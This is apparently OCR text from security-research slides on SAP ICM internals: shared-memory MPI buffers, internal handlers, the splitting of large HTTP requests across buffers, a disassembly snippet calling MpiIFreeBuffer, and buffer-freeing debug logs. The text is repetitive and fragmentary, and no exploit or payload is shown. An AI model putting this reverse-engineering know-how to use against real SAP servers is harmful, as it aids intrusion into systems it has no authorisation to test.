
ICM WT

Java / ABAP

Shared Memory

GET **/sap/admin**	Free MPI Buffer	Free MPI Buffer
Free MPI Buffer	Free MPI Buffer	Free MPI Buffer

ICM Internal Handlers



Admin Handler

HTTP/1.1 OK 200
....

I/O Handler

HTTP/1.1 OK 200
....

ICM WT


Java / ABAP

Shared Memory


GET **/sap/admin**	Free MPI Buffer	Free MPI Buffer
Free MPI Buffer	Free MPI Buffer	Free MPI Buffer

Multi-Buffer Messages


- What if an HTTP Message is bigger than a fixed size MPI Buffer (65455)?
- Internal Handlers only need headers (smaller than 65K)


I/O Handler
….
More Request Body
….
ICM WT
Java / ABAP
HTTP/1.1 OK
Cache Handler
Java/ABAP Handler
Shared Memory
REQ first ~ 2^16
Free MPI Buffer
Free MPI Buffer
Rest of REQ
Free MPI Buffer
Free MPI Buffer


Multi-Buffer Messages



```
.text:00000000005BAEF5 loc_5BAEF5:
.text:00000000005BAEF5 mov     esi, [rbx+0A0h]
.text:00000000005BAEFB mov     r9, [rbp+var_78]
.text:00000000005BAEFF mov     rdx, r14
.text:00000000005BAF02 mov     r8, [rbp+var_88]
.text:00000000005BAF09 mov     rcx, [rbp+var_80]
.text:00000000005BAF0D mov     rdi, rbx
.text:00000000005BAF10 call    MpiIFreeBuffer
.text:00000000005BAF15 test    r13d, r13d
.text:00000000005BAF18 jnz     short loc_5BAEC3
```



```
139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK
139982723901184] MpiIFreeAllBuffers(): free df3388
139982723901184] MPI<85148>9#12 Delete( 9 ) -> MPI_OK
```



I/O Handler

HTTP/1.1 OK 200
....

ICM WT

Java / ABAP


HTTP/1.1 OK

Shared Memory


REQ first ~ 2^16	HTTP/1.1 OK	Free MPI Buffer
Rest of REQ	Free MPI Buffer	Free MPI Buffer

Java/ABAP Handler


Multi-Buffer Messages




```
.text:00000000005BAEF5 loc_5BAEF5:
.text:00000000005BAEF5 mov     esi, [rbx+0A0h]
.text:00000000005BAEFB mov     r9, [rbp+var_78]
.text:00000000005BAEFF mov     rdx, r14
.text:00000000005BAF02 mov     r8, [rbp+var_88]
.text:00000000005BAF09 mov     rcx, [rbp+var_80]
.text:00000000005BAF0D mov     rdi, rbx
.text:00000000005BAF10 call    MpiIFreeBuffer
.text:00000000005BAF15 test    r13d, r13d
.text:00000000005BAF18 jnz     short loc_5BAEC3
```




```
139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK
139982723901184] MpiIFreeAllBuffers(): free df3388
139982723901184] MPI<85148>9#12 Delete( 9 ) -> MPI_OK
```


I/O Handler
HTTP/1.1 OK 200
....


ICM WT
Java / ABAP
Shared Memory
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer

